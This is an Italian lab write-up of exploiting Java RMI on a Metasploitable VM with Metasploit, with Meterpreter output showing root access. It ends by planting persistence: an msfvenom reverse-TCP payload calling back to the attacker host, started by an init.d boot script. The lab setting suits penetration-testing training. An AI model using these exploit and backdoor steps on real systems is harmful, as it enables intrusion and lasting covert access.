Report Java RMI

Obiettivo

Sfruttare una vulnerabilità Java RMI sulla porta 1099 di una macchina **Metasploitable** utilizzando **Metasploit**, ottenere una sessione **Meterpreter** e inserire una backdoor persistente per accessi futuri.

---

1. Preparazione dell'ambiente

- **Macchina attaccante (Kali Linux)**: 192.168.11.111
- **Macchina vittima (Metasploitable)**: 192.168.11.112

---

2. Sfruttamento della vulnerabilità RMI con Metasploit

Passaggio 1: Caricamento di Metasploit
Ho avviato **Metasploit** sulla macchina attaccante (Kali Linux) con il comando:

```
msfconsole
```

Passaggio 2: Selezione dell'exploit
Ho selezionato l'exploit **java_rmi_server** con il comando:


```
use exploit/multi/misc/java_rmi_server
```

Passaggio 3: Configurazione dell'exploit
Ho configurato l'IP della macchina vittima:


```
set RHOST 192.168.11.112
```


Passaggio 4: Esecuzione dell'exploit
Ho eseguito l'exploit e ho ottenuto una sessione **Meterpreter** sulla macchina vittima eseguendo poi alcuni comandi mostrati negli screenshot:


```
exploit
```





```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: root
meterpreter >
```


kali [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
::1 :: ::
fe80::a00:27ff:fee7:1bed :: ::
meterpreter > ps
Process List
PID Name User Path
1 /sbin/init root /sbin/init
2 [kthreadd] root [kthreadd]
3 [migration/0] root [migration/0]
4 [ksoftirqd/0] root [ksoftirqd/0]
5 [watchdog/0] root [watchdog/0]
6 [events/0] root [events/0]
7 [khelper] root [khelper]
41 [kblockd/0] root [kblockd/0]
44 [kacpid] root [kacpid]
45 [kacpi_notify] root [kacpi_notify]
90 [kseriod] root [kseriod]
129 [pdflush] root [pdflush]
130 [pdflush] root [pdflush]
131 [kswapd0] root [kswapd0]
173 [aio/0] root [aio/0]
1129 [ksnapd] root [ksnapd]
1296 [ata/0] root [ata/0]
1299 [ata_aux] root [ata_aux]
1308 [scsi_eh_0] root [scsi_eh_0]
1311 [scsi_eh_1] root [scsi_eh_1]
1328 [ksuspend_usbd] root [ksuspend_usbd]
1331 [khubd] root [khubd]
2059 [scsi_eh_2] root [scsi_eh_2]
2215 [kjournald] root [kjournald]
2369 /sbin/udevd root /sbin/udevd --daemon
2563 [kpsmoused] root [kpsmoused]
3540 [kjournald] root [kjournald]
3670 /sbin/portmap daemon /sbin/portmap
3686 /sbin/rpc.statd statd /sbin/rpc.statd
3692 [rpciod/0] root [rpciod/0]
3707 /usr/sbin/rpc.idmapd root /usr/sbin/rpc.idmapd
3934 /sbin/getty root /sbin/getty 38400 tty4
3935 /sbin/getty root /sbin/getty 38400 tty5
3940 /sbin/getty root /sbin/getty 38400 tty2
3942 /sbin/getty root /sbin/getty 38400 tty3
3945 /sbin/getty root /sbin/getty 38400 tty6
3983 /sbin/syslogd syslog /sbin/syslogd -u syslog
4018 /bin/dd root /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
4020 /sbin/klogd klog /sbin/klogd -P /var/run/klogd/kmsg
4043 /usr/sbin/named bind /usr/sbin/named -u bind
4065 /usr/sbin/sshd root /usr/sbin/sshd
4141 /bin/sh root /bin/sh /usr/bin/mysqld_safe
4183 /usr/sbin/mysqld mysql /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
4185 logger root logger -p daemon.err -t mysqld_safe -i -t mysqld
4262 /usr/lib/postgresql/8.3/bin/postgres postgres /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
4265 postgres: postgres postgres: writer process
4266 postgres: postgres postgres: wal writer process
4267 postgres: postgres postgres: autovacuum launcher process
4268 postgres: postgres postgres: stats collector process
4288 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4289 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4338 [lockd] root [lockd]
4339 [nfsd4] root [nfsd4]
4340 [nfsd] root [nfsd]
4341 [nfsd] root [nfsd]
4342 [nfsd] root [nfsd]
4343 [nfsd] root [nfsd]
4344 [nfsd] root [nfsd]
4345 [nfsd] root [nfsd]
4346 [nfsd] root [nfsd]
4347 [nfsd] root [nfsd]
4351 /usr/sbin/rpc.mountd root /usr/sbin/rpc.mountd
4417 /usr/lib/postfix/master root /usr/lib/postfix/master
4418 pickup postfix pickup -l -t fifo -u -c
4420 qmgr postfix qmgr -l -t fifo -u
4424 /usr/sbin/nmbd root /usr/sbin/nmbd -D
4426 /usr/sbin/smbd root /usr/sbin/smbd -D


kali [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
3692 [rpciod/0] root [rpciod/0]
3707 /usr/sbin/rpc.idmapd root /usr/sbin/rpc.idmapd
3934 /sbin/getty root /sbin/getty 38400 tty4
3935 /sbin/getty root /sbin/getty 38400 tty5
3940 /sbin/getty root /sbin/getty 38400 tty2
3942 /sbin/getty root /sbin/getty 38400 tty3
3945 /sbin/getty root /sbin/getty 38400 tty6
3983 /sbin/syslogd syslog /sbin/syslogd -u syslog
4018 /bin/dd root /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
4020 /sbin/klogd klog /sbin/klogd -P /var/run/klogd/kmsg
4043 /usr/sbin/named bind /usr/sbin/named -u bind
4065 /usr/sbin/sshd root /usr/sbin/sshd
4141 /bin/sh root /bin/sh /usr/bin/mysqld_safe
4183 /usr/sbin/mysqld mysql /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
4185 logger root logger -p daemon.err -t mysqld_safe -i -t mysqld
4262 /usr/lib/postgresql/8.3/bin/postgres postgres /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
4265 postgres: postgres postgres: writer process
4266 postgres: postgres postgres: wal writer process
4267 postgres: postgres postgres: autovacuum launcher process
4268 postgres: postgres postgres: stats collector process
4288 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4289 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4338 [lockd] root [lockd]
4339 [nfsd4] root [nfsd4]
4340 [nfsd] root [nfsd]
4341 [nfsd] root [nfsd]
4342 [nfsd] root [nfsd]
4343 [nfsd] root [nfsd]
4344 [nfsd] root [nfsd]
4345 [nfsd] root [nfsd]
4346 [nfsd] root [nfsd]
4347 [nfsd] root [nfsd]
4351 /usr/sbin/rpc.mountd root /usr/sbin/rpc.mountd
4417 /usr/lib/postfix/master root /usr/lib/postfix/master
4418 pickup postfix pickup -l -t fifo -u -c
4420 qmgr postfix qmgr -l -t fifo -u
4424 /usr/sbin/nmbd root /usr/sbin/nmbd -D
4426 /usr/sbin/smbd root /usr/sbin/smbd -D
4432 /usr/sbin/smbd root /usr/sbin/smbd -D
4443 /usr/sbin/xinetd root /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
4481 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4482 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4484 proftpd: proftpd proftpd: (accepting connections)
4498 /usr/sbin/atd daemon /usr/sbin/atd
4509 /usr/sbin/cron root /usr/sbin/cron
4537 /usr/bin/jsvc root /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4538 /usr/bin/jsvc root /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4540 /usr/bin/jsvc tomcat55 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
4558 /usr/sbin/apache2 root /usr/sbin/apache2 -k start
4559 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4560 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4562 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4565 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4567 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
4577 /usr/bin/rmiregistry root /usr/bin/rmiregistry
4582 ruby root ruby /usr/sbin/druby_timeserver.rb
4585 /usr/bin/unrealircd root /usr/bin/unrealircd
4593 /bin/login root /bin/login --
4599 Xtightvnc root Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
4603 /bin/sh root /bin/sh /root/.vnc/xstartup
4606 xterm root xterm -geometry 80x24+10+10 -ls -title X Desktop
4608 fluxbox root fluxbox
4641 -bash root -bash
4655 -bash msfadmin -bash
4709 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawn8qgjss.tmp.dir metasploit.Payload
4716 /bin/sh root /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
4717 ps root ps ax -w -o pid=,user=,command=
meterpreter >
CTRL (DESTRA
23°C
Parzial. sereno
Cerca
16:35
06/09/2024


kali [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
meterpreter > search -f *.pdf
Found 37 results...
Path
Size (bytes) Modified (UTC)
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_cleanup.pdf
3830 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_duphandle.pdf
3940 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_escape.pdf
3897 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_init.pdf
3976 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_reset.pdf
3594 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_strerror.pdf
3349 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_easy_unescape.pdf
4020 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_escape.pdf
3926 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formfree.pdf
3326 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_formget.pdf
3995 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_free.pdf
3195 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_cleanup.pdf
3796 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_global_init_mem.pdf
3985 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_add_handle.pdf
3926 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_cleanup.pdf
3701 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_init.pdf
3334 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_remove_handle.pdf
3717 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_multi_strerror.pdf
3345 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_cleanup.pdf
3539 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_init.pdf
3728 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_share_strerror.pdf
3345 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_slist_append.pdf
3729 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_slist_free_all.pdf
3175 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_strequal.pdf
4057 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_unescape.pdf
3889 2011-06-09 02:14:34 -0400
/usr/share/doc/libcurl4-openssl-dev/pdf/libcurl/curl_version.pdf
3135 2011-06-09 02:14:34 -0400
/usr/share/tomcat5.5-webapps/tomcat-docs/architecture/requestProcess/request
Process.pdf 32391 2008-12-07 14:17:18 -0500
/usr/share/tomcat5.5-webapps/tomcat-docs/architecture/startup/serverStartup.
pdf 46121 2008-12-07 14:17:18 -0500
/var/www/dvwa/docs/DVWA-Documentation.pdf
526043 2010-08-26 11:32:04 -0400
/var/www/mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf
1607076 2011-11-10 19:39:04 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-ins
tall-guide.pdf 559453 2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-rel
ease-notes.pdf 560494 2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-instal
l-guide.pdf 527329 2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-releas
e-notes.pdf 543661 2011-04-11 20:38:14 -0400



kali [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
File Actions Edit View Help
Process.pdf 32391 2008-12-07 14:17:18 -0500
/usr/share/tomcat5.5-webapps/tomcat-docs/architecture/startup/serverStartup.
pdf 46121 2008-12-07 14:17:18 -0500
/var/www/dvwa/docs/DVWA-Documentation.pdf
526043 2010-08-26 11:32:04 -0400
/var/www/mutillidae/documentation/mutillidae-installation-on-xampp-win7.pdf
1607076 2011-11-10 19:39:04 -0500
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-ins
tall-guide.pdf 559453 2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-adapter-1.0a-rel
ease-notes.pdf 560494 2011-04-11 20:38:08 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-instal
l-guide.pdf 527329 2011-04-11 20:38:12 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-core-1.0a-releas
e-notes.pdf 543661 2011-04-11 20:38:14 -0400
/var/www/mutillidae/owasp-esapi-php/documentation/esapi4php-paper-monthofphp
2010-newtool.pdf 261817 2011-04-11 20:38:16 -0400
/var/www/tikiwiki-old/lib/jscalendar/doc/reference.pdf
281155 2005-04-23 11:06:19 -0400
/var/www/tikiwiki/lib/jscalendar/doc/reference.pdf
281155 2005-04-23 11:06:19 -0400
meterpreter > getwd
/
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1 created.
Channel 1 created.
netstat -rn
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0


3. Inserimento di una Backdoor Persistente

Passaggio 5: Creazione del payload della backdoor

Ho generato un payload eseguibile per la backdoor persistente utilizzando `msfvenom` e `upload` alla vittima:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.11.111
LPORT=4444 -f elf -o /usr/local/bin/backdoor.elf
```






Passaggio 6: Creazione di uno script di avvio

Ho creato uno script di avvio in `/etc/init.d/` per eseguire automaticamente la backdoor ad ogni riavvio del sistema. Lo script includeva:

```
#!/bin/sh
/usr/local/bin/backdoor.elf &
```



Passaggio 7: Aggiunta dello script al runlevel
Ho reso lo script eseguibile e l'ho aggiunto al runlevel del sistema con il comando:

```
chmod +x /etc/init.d/backdoor
sudo update-rc.d backdoor defaults
```